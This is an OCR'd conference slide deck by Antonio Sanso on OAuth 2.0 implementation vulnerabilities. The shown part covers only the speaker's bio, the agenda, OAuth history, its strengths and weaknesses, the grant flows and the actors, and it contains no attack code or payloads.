Top X OAuth 2 Hacks

(OAuth Implementation vulnerabilities)

Antonio Sanso (**@asanso**)

Senior Software Engineer

Adobe Research Switzerland

Who is this guy, BTW?

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ
9.eyJhdWQiOiJjb25uZWN0MjAxNCIsIm
lzcyI6ImFzYW5zbyIsInN1YiI6ImFzYW5
zbyIsImV4cCI6MTQwMzYwMTU1OSwi
aWF0IjoxNDAzNjAxNTU5fQ.9-
MaGUiPg07ezuP9yAOaVLETQH6HMO
pfoGwg_c0-PDw


Who is this guy, BTW?

- Senior Software Engineer Adobe Research Switzerland
- VP (Chair) Apache Oltu (OAuth Protocol Implementation in Java)
- Committer and PMC Member for Apache Sling
-
  Internet Bug Bounty, Google Security Hall of Fame, Facebook Security Whitehat, GitHub Security Bug Bounty, Microsoft Honor Roll

Co-author of “OAuth 2 in Action”

https://www.manning.com/books/oauth-2-in-action

ctwowasp




Agenda

- Introducing OAuth 2.0
- The “OAuth dance”
- OAuth 2.0 Implementation Vulnerabilities

Why OAuth?

Several web sites offer you the chance to import the list of your contacts.

It ONLY requires you giving your username and password. HOW NICE



Find Friends


Add Personal Contacts as Friends

Choose how you communicate with friends. See how it works or manage imported contacts.


Skype Name:	
Skype Password:	

Facebook won't store your password.

A bit of history – OAuth 1.0a



A bit of history – OAuth 2.0



Example App would like to access your public profile and friend list.

"Friend Smash!" would like to access your basic profile info and list of friends.

Foursquare would like to access your public profile and friend list.

The good

- **OAuth 2.0** is easier to use and implement (compared to OAuth 1.0)
- Wide spread and continuing growing
- Short lived Tokens
- Encapsulated Tokens

* Image taken from the movie "The Good, the Bad and the Ugly"

The bad

- No signature (relies solely on SSL/TLS), Bearer Tokens
- No built-in security
- Can be dangerous if used from not experienced people
- Burden on the client


* Image taken from the movie "The Good, the Bad and the Ugly"

The ugly

- Too many compromises. Working group did not take clear decisions
- **Oauth 2.0** spec is not a protocol, it is rather a framework – **RFC 6749** : *The OAuth 2.0 Authorization Framework*
- Not interoperable – from the spec: "*…this specification is likely to produce a wide range of non-interoperable implementations.*" !!
- Mobile integration (web views)
- A lot of FUD

* Image taken from the movie "The Good, the Bad and the Ugly"

So what should I use?



- No many alternatives


- OAuth 1.0 does not scale (and it is complicated)

OAuth flows


- Authorization Code Grant (aka server side flow) ✓
- Implicit Grant (aka Client side flow) ✓
- Resource Owner Password Credentials Grant
- Client Credentials Grant

OAuth Actors


- Resource Owner (Alice)



- Client (Bob, worker at www.printondemand.biz)

